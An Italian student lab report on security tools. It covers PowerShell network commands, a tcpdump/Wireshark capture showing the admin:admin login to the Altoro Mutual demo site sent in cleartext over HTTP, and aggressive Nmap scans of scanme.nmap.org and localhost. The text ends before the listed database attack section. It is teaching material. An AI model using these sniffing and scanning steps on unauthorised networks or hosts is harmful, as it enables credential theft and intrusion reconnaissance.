

Analisi e Sperimentazione di Strumenti per la Sicurezza Informatica: PowerShell, Wireshark, Nmap e Attacco a un Database MySQL

INDICE

POWERSHELL.....	1
Ipconfig.....	1
Get-Alias dir.....	2
Netstat.....	3
WIRESHARK.....	5
Dimostrazione.....	6
Accedere a Wireshark.....	7
NMAP.....	8
Scansioni.....	9
Scansione IP locale.....	10
ATTACCO AD UN DATABASE SQL.....	11
ANALISI RIGA 13.....	12
ANALISI RIGA 19.....	13
ANALISI RIGA 22.....	14
ANALISI RIGA 25.....	15
ANALISI RIGA 28.....	16
CONCLUSIONI.....	17

POWERSHELL

PowerShell: Una potente interfaccia a riga di comando progettata per eseguire comandi avanzati e automatizzare attività sul dispositivo.



A differenza del Prompt dei Comandi (CMD), PowerShell è uno strumento molto più avanzato e versatile, ampiamente utilizzato dai professionisti IT per attività complesse di amministrazione e automazione. Mentre CMD offre una sintassi di base e un insieme limitato di comandi per operazioni semplici, PowerShell combina la potenza della riga di comando con un linguaggio di scripting completo, basato su .NET.

Per avviare PowerShell, è sufficiente cercarlo nella barra di ricerca di Windows, quindi selezionare l'opzione "Esegui come amministratore" per garantire l'esecuzione con privilegi elevati.

Una volta aperto, è possibile visualizzare il proprio indirizzo IP utilizzando il comando:

Ipconfig

```
PS C:\WINDOWS\system32> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet 2:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.56.1
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :


Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: ASUS
    Indirizzo IPv4. . . . . : 192.168.1.19
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.1.1
PS C:\WINDOWS\system32>
```

L'indirizzo IP che viene utilizzato è **192.168.1.19**

Get-Alias dir

È un comando utilizzato per individuare gli alias, ovvero i nomi abbreviati o alternativi assegnati a comandi più lunghi in PowerShell



```

Amministratore: Windows PowerShell

-a----- 11/12/2024 01:05 618496 zipfldr.dll
-a----- 01/03/2024 16:25 53248 ztrace_maps.dll

PS C:\WINDOWS\system32> get-alias dir

CommandType      Name                                     Version      Source
-----
Alias             dir -> Get-ChildItem

PS C:\WINDOWS\system32> get-childItem

Directory: C:\WINDOWS\system32

Mode                LastWriteTime         Length Name
-----
d----- 07/05/2022 12:24             0409
d----- 07/05/2022 07:24          AdvancedInstallers
d----- 07/12/2019 10:14             am-et
d----- 01/03/2024 17:02             AMD
d----- 07/05/2022 07:24          AppLocker
d----- 11/12/2024 01:10          appraiser
d---s- 23/08/2024 14:35             AppV
d----- 15/07/2024 01:15             ar-SA
d----- 01/03/2024 16:30             bg-BG
d----- 11/12/2024 01:10             Boot
d----- 07/05/2022 07:24          Bthprops

```


In questo caso, quando eseguiamo questo comando, PowerShell restituisce un alias chiamato **Get-ChildItem**, che serve per elencare i file e le cartelle presenti in una directory.

Netstat

Netstat: È un comando utilizzato per visualizzare le connessioni di rete attive, le porte in ascolto e le statistiche di rete, permettendo di monitorare il traffico e diagnosticare eventuali problemi di connettività.

Per comprendere le opzioni disponibili, possiamo utilizzare il comando **netstat -h**, che fornirà una guida con le varie opzioni e strumenti utilizzabili.

Se desideriamo visualizzare la tabella di routing, possiamo usare l'opzione **-r**, che mostrerà la configurazione delle rotte di rete.



```

Amministratore: Windows PowerShell

-a----      07/05/2022      07:20      172032 xwtpw32.dll
-a----      22/08/2024      20:53      182400 zipcontainer.dll
-a----      11/12/2024      01:05      618496 zipfldr.dll
-a----      01/03/2024      16:25      53248 ztrace_maps.dll

PS C:\WINDOWS\system32> netstat -h

Visualizza statistiche relative ai protocolli e alle connessioni di rete TCP/IP correnti.

NETSTAT[-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

-a          Visualizza tutte le connessioni e le porte di ascolto.
-b          Visualizza il file eseguibile utilizzato per la creazione di ogni connessione o
           porta di ascolto. Alcuni file eseguibili conosciuti includono
           più componenti indipendenti. In tali casi
           viene visualizzata la sequenza dei componenti utilizzati per la creazione della connessione
           o porta di ascolto e il
           nome del file eseguibile viene visualizzato in fondo, tra parentesi quadre ([]). Nella parte superiore è
           indicato il componente chiamato
           e così via, fino al raggiungimento di TCP/IP. Se si utilizza questa opzione,
           l'esecuzione del comando può richiedere molto tempo e riuscirà solo se si dispone di autorizzazioni
           sufficienti.
-e          Visualizza le statistiche Ethernet. Può essere utilizzata insieme all'opzione -s.
-f          Visualizza i nomi di dominio completi (FQDN, Fully Qualified Domain Name) per gli indirizzi
           esterni.
-i          Visualizza il tempo trascorso da una connessione TCP nel suo stato corrente.
-n          Visualizza indirizzi e numeri di porta in forma numerica.
-o          Visualizza l'ID del processo proprietario associato a ogni connessione.
  
```

-r Visualizza la tabella di routing.

Netstat -abno: È un comando utilizzato per visualizzare tutti i processi in esecuzione, insieme alle loro connessioni di rete, mostrando anche gli indirizzi IP e le porte utilizzate. Inoltre, fornisce l'ID del processo (PID) associato a ciascuna connessione.

Tabella contenente i processi con relativi PID

Amministratore: Windows PowerShell

```
PS C:\WINDOWS\system32> netstat -abno
```

Connessioni attive

Proto	Indirizzo locale	Indirizzo esterno	Stato	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1488
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	1660
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:27036	0.0.0.0:0	LISTENING	14388
[steam.exe]				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	1220
[lsass.exe]				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	1848
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	1244
Schedule				
[svchost.exe]				
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2216
EventLog				
[svchost.exe]				
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	3308
[spoolsv.exe]				
TCP	0.0.0.0:49671	0.0.0.0:0	LISTENING	1192
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:51947	0.0.0.0:0	LISTENING	23344

Trovato Programma SVCHOST con pid 1660

Gestione attività

1660

Processi

Esegui nuova attività Termina attività Modalità efficienza

Nome	Stato	9% CPU	37% Memoria	0% Disco	0% Rete
> Host servizio: Servizio piattafo...		0%	3,3 MB	0 MB/s	0 Mbps

Seleziona Amministratore: Windows PowerShell

```
SSDPSRV
[svchost.exe]
UDP [::]:5353 *: 4356
[nvcontainer.exe]
UDP [::]:56791 *: 5136
SSDPSRV
[svchost.exe]
PS C:\WINDOWS\system32> netstat -abno
```

Connessioni attive

Proto	Indirizzo locale	Indirizzo esterno	Stato	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1488
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Impossibile ottenere informazioni sulla proprietà				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	1660
CDPSvc				
[svchost.exe]				

WIRESHARK

Wireshark è uno strumento essenziale nella sicurezza informatica, utilizzato per monitorare e analizzare il traffico di rete su un dispositivo, consentendo di catturare e ispezionare pacchetti di dati per identificare vulnerabilità, malfunzionamenti e attività sospette.



Per analizzare un determinato numero di pacchetti utilizziamo il comando **sudo tcpdump -i enp0s3 -s 0 -w tcpdump.pcap**

Questo comando cattura il traffico sulla rete tramite l'interfaccia **enp0s3**, registra l'intero pacchetto (grazie all'opzione **-s 0**) e salva i dati nel file **tcpdump.pcap** per una successiva analisi.

```
^C[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```

Per catturare questi pacchetti, ci connettiamo a un sito che utilizza il protocollo HTTP. In questo caso, osservando il traffico, noteremo che la trasmissione dei dati avviene in chiaro, poiché il protocollo HTTP non prevede la crittografia delle informazioni durante il trasferimento.

Dimostrazione

Cerchiamo il sito <http://www.altoromutual.com/login.jsp> ed accediamo con le credenziali **admin : admin**

Altoro Mutual - Mozilla Firefox

Altoro Mutual

Sign Off | Contact Us | Feedback | Search

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

800000 Corporate GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2024 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#) and take advantage of advanced features

The Altoro Mutual website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to <https://www.hcl-software.com/appscan/>.

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2024, HCL Technologies, Ltd., All rights reserved.


Dopo questa operazione chiudiamo la cattura dei pacchetti

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
[sudo] password for analyst:
tcpdump: illegal token: -
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
9985 packets captured
9996 packets received by filter
0 packets dropped by kernel
^C[analyst@secOps ~]$
```

Accedere a Wireshark


Aprire wireshark e caricare il file .pcap salvato in precedenza



No.	Time	Source	Destination	Protocol	Length	Info
435	9.820277	192.168.1.3	65.61.137.117	HTTP	412	GET /images/logo.gif HTTP/1.1
436	9.820409	192.168.1.3	65.61.137.117	HTTP	418	GET /images/header_pic.jpg HTTP/1.1
437	9.820506	192.168.1.3	65.61.137.117	HTTP	415	GET /images/pf_lock.gif HTTP/1.1
453	9.959933	65.61.137.117	192.168.1.3	HTTP	1563	HTTP/1.1 200 OK (text/css)
463	9.961565	65.61.137.117	192.168.1.3	HTTP	1198	HTTP/1.1 200 OK (GIF89a)
487	9.967003	65.61.137.117	192.168.1.3	HTTP	385	HTTP/1.1 200 OK (GIF89a)
502	10.051659	192.168.1.3	65.61.137.117	HTTP	420	GET /favicon.ico HTTP/1.1
513	10.183753	65.61.137.117	192.168.1.3	HTTP	359	HTTP/1.1 404 Not Found (text/html)
539	15.022034	192.168.1.3	65.61.137.117	HTTP	601	POST /doLogin HTTP/1.1 (application/x-www-form-urlencoded)
544	15.178884	65.61.137.117	192.168.1.3	HTTP	337	HTTP/1.1 302 Found
552	15.333388	192.168.1.3	65.61.137.117	HTTP	609	GET /bank/main.jsp HTTP/1.1
562	15.488455	65.61.137.117	192.168.1.3	HTTP	1061	HTTP/1.1 200 OK (text/html)
689	32.123436	192.168.1.3	23.220.255.60	OCSP	497	Request
693	32.131328	23.220.255.60	192.168.1.3	OCSP	956	Response
721	32.168546	192.168.1.3	23.220.255.60	OCSP	497	Request

▶ Ethernet II, Src: PcsCompu_d5:35:3c (08:00:27:d5:35:3c), Dst: Sercomm_38:49:90 (b4:a5:ef:38:49:90)
 ▶ Internet Protocol Version 4, Src: 192.168.1.3, Dst: 65.61.137.117
 ▶ Transmission Control Protocol, Src Port: 48320, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
 ▶ Hypertext Transfer Protocol
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded
 ▶ Form item: "uid" = "admin"
 ▶ Form item: "passw" = "admin"
 ▶ Form item: "btnSubmit" = "Login"

L'analisi del pacchetto selezionato mostra che il login alla pagina avviene tramite l'invio di username e password in chiaro, poiché, come spiegato in precedenza, il protocollo HTTP non prevede alcuna cifratura nella trasmissione dei dati. Ora ripetiamo la procedura accedendo a una pagina web che utilizza HTTPS, che garantisce la cifratura dei dati trasmessi



No.	Time	Source	Destination	Protocol	Length	Info
45	9.351871	192.168.1.3	34.149.100.209	TLSv1.2	197	Application Data
46	9.358705	34.149.100.209	192.168.1.3	TCP	66	443 → 39762 [ACK] Seq=1 Ack=132 Win=1050 Len=0 TSval=2925252399 TSecr=956701579
48	9.360180	34.149.100.209	192.168.1.3	TLSv1.2	190	Application Data
49	9.360394	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data
50	9.360400	192.168.1.3	34.149.100.209	TCP	66	39762 → 443 [ACK] Seq=132 Ack=1525 Win=3983 Len=0 TSval=956701587 TSecr=2925252400
51	9.360614	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data
52	9.360720	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data
53	9.360724	192.168.1.3	34.149.100.209	TCP	66	39762 → 443 [ACK] Seq=132 Ack=4325 Win=3983 Len=0 TSval=956701588 TSecr=2925252400
54	9.360896	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data
55	9.361117	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data
56	9.361120	192.168.1.3	34.149.100.209	TCP	66	39762 → 443 [ACK] Seq=132 Ack=7125 Win=3983 Len=0 TSval=956701588 TSecr=2925252401
57	9.361237	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data
58	9.361430	34.149.100.209	192.168.1.3	TLSv1.2	1466	Application Data


▶ Frame 45: 197 bytes on wire (1576 bits), 197 bytes captured (1576 bits)
 ▶ Ethernet II, Src: PcsCompu_d5:35:3c (08:00:27:d5:35:3c), Dst: Sercomm_38:49:90 (b4:a5:ef:38:49:90)
 ▶ Internet Protocol Version 4, Src: 192.168.1.3, Dst: 34.149.100.209
 ▶ Transmission Control Protocol, Src Port: 39762, Dst Port: 443, Seq: 1, Ack: 1, Len: 131
 ▶ Secure Sockets Layer
 ▶ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
 Content Type: Application Data (23)
 Version: TLS 1.2 (0x0303)
 Length: 126
 Encrypted Application Data: 000000000000000b2af9c16089029c6dc167ccdd4851ec58...

NMAP

Nmap è uno strumento essenziale per eseguire la scansione dei dispositivi presenti sulla rete, consentendo di identificare host attivi, porte aperte e servizi in esecuzione. Grazie alla sua versatilità, è utilizzato sia per scopi di amministrazione di rete che per attività di sicurezza, permettendo di rilevare vulnerabilità e potenziali rischi.

Viene utilizzato da un attaccante per fare una ricognizione su un dispositivo

Per reperire una guida dettagliata del comando **NMAP**, oltre alla ricerca su internet, si può utilizzare il comando **MAN**



```

Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

NMAP(1)                                Nmap Reference Guide                                NMAP(1)

NAME
    nmap - Network exploration tool and security / port scanner

SYNOPSIS
    nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration
    and security auditing. It was designed to rapidly scan large networks,
    although it works fine against single hosts. Nmap uses raw IP packets
    in novel ways to determine what hosts are available on the network,
    what services (application name and version) those hosts are offering,
    what operating systems (and OS versions) they are running, what type of
    packet filters/firewalls are in use, and dozens of other
    characteristics. While Nmap is commonly used for security audits, many
    systems and network administrators find it useful for routine tasks
    such as network inventory, managing service upgrade schedules, and
    monitoring host or service uptime.
  
```

Cerchiamo l'indirizzo IP

```

[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d5:35:3c brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.3/24 brd 192.168.1.255 scope global dynamic enp0s3
        valid_lft 83549sec preferred_lft 83549sec
    inet6 fe80::a00:27ff:fed5:353c/64 scope link
        valid_lft forever preferred_lft forever
3: ovs-system: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether fa:13:2a:7e:af:10 brd ff:ff:ff:ff:ff:ff
4: s1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether fa:1c:36:43:18:4c brd ff:ff:ff:ff:ff:ff
[analyst@secOps ~]$
  
```

Scansioni

Per capire se l'installazione di NMAP è avvenuta con successo si prova una scansione "test" sul sito web **SCANME.NMAP.ORG**

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2024-12-13 10:42 EST
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 99.99% done; ETC: 10:42 (0:00:00 remaining)
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh             OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|_ 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|_ 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_ 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http            Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo      Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.22 seconds
[analyst@secOps ~]$
```

Per scansionare il **localhost** (il nome del dominio del dispositivo locale), utilizziamo il comando **nmap -A -T4 localhost**, dove:

-A esegue una scansione completa e approfondita, ma molto aggressiva.

-T4 imposta una velocità di scansione.

```
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help

[analyst@secOps ~]$ nmap -A -T4 localhost
